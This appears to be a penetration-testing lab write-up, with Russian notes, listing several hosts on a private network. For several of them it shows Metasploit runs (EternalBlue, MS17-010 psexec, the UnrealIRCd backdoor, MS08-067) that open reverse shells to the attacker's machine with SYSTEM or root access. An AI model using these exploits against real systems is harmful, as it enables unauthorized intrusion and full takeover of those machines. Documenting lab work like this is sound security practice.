

1. 192.168.100.1 – Windows 2012
not done yet


2. 192.168.100.10 – Windows 2008
Для получения доступа использовал уязвимость MS17-010, Eternalblue:



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.100.155:4444
[*] 192.168.100.10:445 - Connecting to target for exploitation.
[+] 192.168.100.10:445 - Connection established for exploitation.
[+] 192.168.100.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.100.10:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.100.10:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.100.10:445 - 0x00000010  30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73  008 R2 Enterpris
[*] 192.168.100.10:445 - 0x00000020  65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50  e 7601 Service P
[*] 192.168.100.10:445 - 0x00000030  61 63 6b 20 31                                   ack 1
[+] 192.168.100.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.100.10:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.100.10:445 - Sending all but last fragment of exploit packet
[*] 192.168.100.10:445 - Starting non-paged pool grooming
[+] 192.168.100.10:445 - Sending SMBv2 buffers
[+] 192.168.100.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.100.10:445 - Sending final SMBv2 buffers.
[*] 192.168.100.10:445 - Sending last fragment of exploit packet!
[*] 192.168.100.10:445 - Receiving response from exploit packet
[+] 192.168.100.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.100.10:445 - Sending egg to corrupted connection.
[*] 192.168.100.10:445 - Triggering free of corrupted buffer.
[-] 192.168.100.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.100.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.100.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```




```
[*] Command shell session 2 opened (192.168.100.155:4444 -> 192.168.100.10:49165) at 2019-04-16 04:13:18 -0400
[+] 192.168.100.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.100.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.100.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6C6C-49EB

 Directory of C:\Windows\system32

04/16/2019  11:10 AM    <DIR>          .
04/16/2019  11:10 AM    <DIR>          ..
04/23/2017  01:20 PM    <DIR>          0409
04/23/2017  03:49 PM    <DIR>          1033
11/21/2010  06:24 AM           158,720 aaclient.dll
```



```
11/21/2010  06:24 AM           366,080 zipfldr.dll
            2279 File(s)    963,886,138 bytes
              88 Dir(s)  59,134,799,872 bytes free

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

3. 192.168.100.40 – Windows 2003

Для получения доступа использовал уязвимость MS17-010, psexec




```
msf5 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.100.155:4444
[*] 192.168.100.40:445 - Target OS: Windows Server 2003 R2 3790 Service Pack 2
[*] 192.168.100.40:445 - Filling barrel with fish... done
[*] 192.168.100.40:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.100.40:445 -        [*] Preparing dynamite...
[*] 192.168.100.40:445 -                Trying stick 1 (x64)...Miss
[*] 192.168.100.40:445 -                [*] Trying stick 2 (x86)...Boom!
[*] 192.168.100.40:445 -        [+] Successfully Leaked Transaction!
[*] 192.168.100.40:445 -        [+] Successfully caught Fish-in-a-barrel
[*] 192.168.100.40:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.100.40:445 - Reading from CONNECTION struct at: 0x8944c970
[*] 192.168.100.40:445 - Built a write-what-where primitive...
[+] 192.168.100.40:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.100.40:445 - Selecting PowerShell target
[*] 192.168.100.40:445 - Executing the payload...
[+] 192.168.100.40:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 192.168.100.40
[*] Meterpreter session 1 opened (192.168.100.155:4444 -> 192.168.100.40:1028) at 2019-04-16 04:32:30 -0400

meterpreter > id
[-] Unknown command: id.
meterpreter > shell
Process 2688 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>
```

4. 192.168.100.50 – Windows 7

not done yet


5. 192.168.100.60 – Metasploitable



```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.100.155:4444
[*] 192.168.100.60:6667 - Connected to 192.168.100.60:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.100.60:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo uc0QLnLTS5YTsnYS;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "uc0QLnLTS5YTsnYS\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.100.155:4444 -> 192.168.100.60:41962) at 2019-04-16 03:52:54 -0400

id
uid=0(root) gid=0(root)
```

6. 192.168.100.80 – Windows 10
not done yet

7. 192.168.100.90 – WinXP



```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.100.155:4444
[*] 192.168.100.90:445 - Automatically detecting the target...
[*] 192.168.100.90:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Russian
[*] 192.168.100.90:445 - Selected Target: Windows XP SP3 Russian (NX)
[*] 192.168.100.90:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.100.90
[*] Meterpreter session 1 opened (192.168.100.155:4444 -> 192.168.100.90:1034) at 2019-04-16 06:23:19 -0400

meterpreter > shell
Process 1592 created.
Channel 1 created.
Microsoft Windows XP [����� 5.1.2600]
(�) ��␎��� ��������, 1985-2001.
```